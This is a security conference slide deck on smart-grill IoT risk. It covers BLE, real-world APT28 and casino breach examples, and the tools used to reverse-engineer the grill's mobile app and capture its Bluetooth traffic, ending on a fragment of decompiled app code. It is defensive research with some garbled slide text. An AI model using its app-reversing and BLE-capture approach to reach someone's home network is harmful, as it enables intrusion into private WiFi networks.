



WHY YOU SHOULD LEAVE YOUR SMART GRILL UNPLUGGED?

 www.hack4career.com

 mert.sarica@gmail.com

 [MertSARICA](https://www.linkedin.com/in/MertSARICA)

 [MertSARICA](https://twitter.com/MertSARICA)

WHO AM I?

- Cyber security researcher, speaker & blogger.
 - Published **200+** technical write-ups @ hack4career.com
- 16 years of experience in the banking industry.
 - CISO, SOC VP, Threat & Vulnerability Management Lead, Lecturer in Malware Analysis
- Head of Strategy  Extended Threat Intelligence (socradar.io)
- Certifications: CCISO, CISSP, CERECA, OSCP, CREA, SSCP



WHAT IS IOT?

WHAT YOU HEAR?

Smart
Better security
Cost and energy saving
Comfort
Automation
High-tech



WHAT YOU HAVE?

A device with severe **weaknesses** due to its limited hardware and software capability.




Vehicle Status

Critically Low Tire Pressure

Your tires have low air pressure. Add air to your tires now.


Recommended: Front 559 psi | Rear 559 psi



40 psi



40 psi



40 psi



40 psi

IOTS ARE EVERYWHERE

AS OF 2023



~8 BILLION

Humans are living on our planet.

~16 BILLION

Connected IoT devices, equivalent to twice the total number of humans*.

IOTS ARE EVERYWHERE




smart toilet



smart deodorant



smart belt



router

- From fish tanks to thermostats, toilets* to belts, and even **pellet grills**.
- IoTs are inevitable!
- Most of them use **Bluetooth Low Energy**.

BLUETOOTH LOW ENERGY (BLE)

1.

Often seen in wearable devices, smart IoT devices, fitness monitoring equipment, etc.

2.

Run on battery power for years.

3.

Used for applications that do not need to exchange large amounts of data.

4.

Transfers data in far smaller pieces than a Bluetooth transmission of a similar length.

WHAT ABOUT GRILLS?



131.2 million households in the U.S. in 2022*.



100 million grill-owning households in the U.S. in 2021*.

1/3

Approximately **one-third** of them own **multiple grills**.



Widespread use of smart grills (IoT) may bring **serious security risks**.



**HOW
THE STORY
BEGAN**



Settled in the U.S. at the end of 2022.



Purchased a **BLE-enabled** smart **pellet grill** in March 2023.



Enrolled it into my home WiFi network, and then a question appeared in my mind.

↳ Is it wise to keep an IoT that stores my **WiFi password** and **SSID** on the patio?

SECURITY RISKS?

Changes depend on

- Who you are and who may target you,
- The type of vulnerability,
- Your risk appetite,
- How and where you use the IoT for.



THE CASINO HACK*

2017

- A North American casino installed a high-tech fish tank (IoT) in the aquarium in the lobby.
- The casino configured the tank to use an individual VPN to isolate the tank's data.
- The hackers exploited a vulnerability in the thermostat to get a foothold in the network.
- They transferred **10GB** of data to a device (hacked IoT) in Finland.
- Data included the high-roller database of gamblers.

[*The Washington Post](#)



WHAT IF

A threat actor targets you or your enterprise?

- Will they pay a visit to you not only in the cyber world but also in the real world to sneak into your network?
- Fact or fiction?



WHO ARE THEY?



Colleagues attending a cyber security conference in Las Vegas?

WHAT DO THEY CARRY?

Connected to:
-Smartphone
(4G)
-WiFi panel
antenna

Computer

WiFi panel
antenna
(covered)

Bag with
battery

Transformer



**WHERE
ARE THEY
HEADING
TO?**



OPERATION* OF THE FANCY BEAR / APT28 2018

- Traveled to the Netherlands on diplomatic passports.
- Hired a car and scouted the area around the OPCW building.
- They set up specialist equipment in the rear of the car.
- The goal was to **hack OPCW's WiFi network**.
- They were detained and expelled to Moscow by Dutch authorities.

[*bbc](#)

- Dashboards
- Attack Surface Management
- Digital Risk Protection
- Cyber Threat Intelligence
- Threat Hunting
- Local Threat Share
- Dark Web News
- Vulnerability Intelligence
- Supply Chain Intelligence
- Threat Feed / IOC
- Threat Actor/Malware
- Threat Hunting Rules
- Malware Analysis
- Threat Reports
- Breach Datasets
- Campaigns
- Stealer Logs
- Incidents

← Dashboard

APT28 | Mitre ID: G0007



Also Known As:

- Sednit
- G0007
- Tsar Team
- FANCY BEAR
- IRON TWILIGHT
- Fighting Ursa
- TG-4127
- T-APT-12
- FROZENLAKE
- APT-C-20
- SIG40
- Group 74
- Blue Athena
- Pawn Storm
- SNAKEMACKEREL
- Sofacy
- Grizzly Steppe
- ATK5
- UAC-0028
- Threat Group-4127
- TA422
- Fancy Bear
- Swallowtail
- STRONTIUM
- ITG05

- Details
- Yara / Sigma Rules
- References

Description

Description of MISP: The Sofacy Group (also known as APT28, Pawn Storm, Fancy Bear and Sednit) is a cyber espionage group believed to have ties to the Russian government. Likely operating since 2007, the group is known to target government, military, and security organizations. It has been characterized as an advanced persistent threat.

Description of Mitre: APT28 is a threat group that has been attributed to Russia's Main Intelligence Directorate of the Russian General Staff by a July 2018 U.S. Department of Justice indictment. This group reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election. APT28 has been active since at least 2004.[1] [2] [3] [4] [5] [6] [7] [8] [9] [10] [11]


Associated Malware/Software:

- win.sedreco
- win.xtunnel_net
- win.xtunnel
- xtunnel
- cannon
- JHUHUGIT
- fusiondrive
- popr-d30
- Dropper.DR/AutoIt.Gen
- driveocean
- win.computrace
- oldbait
- CHOPSTICK
- osx.xagent
- graphite
- jar.jrat
- credomap
- win.oldbait
- win.coreshell
- xp_privesc
- win.koadic
- Win.Downloader.76944-1
- zebrocy
- win.hermeticwiper
- Fysbis
- Zebrocy
- win.xagent
- USBStealer
- xagent
- GLOOXMAIL
- win.credomap
- osx.komplex
- win.driveocean
- koadic
- sedreco
- win.pocodown
- Koadic
- arguepatch
- win.seduploader
- win.xp_privesc
- pocodown
- Responder

Target Countries



- Afghanistan
- Armenia
- Australia
- Azerbaijan
- Belarus
- Belgium
- Brazil
- Bulgaria
- Canada
- Chile
- China
- Croatia
- Cyprus
- France
- Georgia
- Germany
- Hungary
- India
- Iran, Islamic Republic of
- Iraq
- Japan
- Jordan
- Kazakhstan
- Latvia
- Malaysia
- Mexico
- Mongolia
- Montenegro
- Netherlands
- Norway
- Pakistan
- Poland
- Slovakia
- South Africa
- Spain
- Sweden
- Switzerland
- Tajikistan
- Thailand
- Turkey
- Uganda
- Ukraine
- United Arab Emirates
- United Kingdom
- United States
- Uzbekistan




FACT OR FICTION?

- Facts
 - APT groups may come after their targets in the cyber and **real world**.
 - No evidence of hacking someone by exploiting a vulnerability in an IoT.

- Fiction
 - What if they would come after a VIP Mert?
 - Easy or challenging to sneak into the WiFi network by hacking an IoT?
 - ↳ Let's find out!

TOOLS & DEVICES


- Pellet grill's mobile application to reverse engineer with **jadx**.
- Android mobile device (**Galaxy S**) to capture BLE packets.
- **Wireshark** to analyze BLE packets.
- **Kali Linux** and Bluetooth USB adapter (**Parani-UD100**) to send and receive BLE packets.



JADX

- Tool for reverse engineering Android applications.
- Allows to decompile bytecode to Java source code from APK and DEX files.

*JADX



PARANI-UD100



- The Parani-UD100 is a class 1 type (longest range) Bluetooth USB adapter.
- Supports **300** meters (**984** ft) of wireless transmission distance by default.
- The working distance can be further extended up to **1000** meters.

[*SENA](#)

REVERSING THE MOBILE APPLICATION

```
if (PreferenceUtil.read(PreferenceUtil.CONNECT_DEVICE_ID, false).booleanValue() || == null) {  
    return;  
}  
    .addIntoQueue(new BLeCommandMaker().getFileContent("init.js", 20), BaseBleServiceActivity.QUERY_COMMAND);  
    return;  
}  
Crashlytics crashlytics3 = Crashlytics.INSTANCE;  
str2 = BluetoothLeService.TAG;  
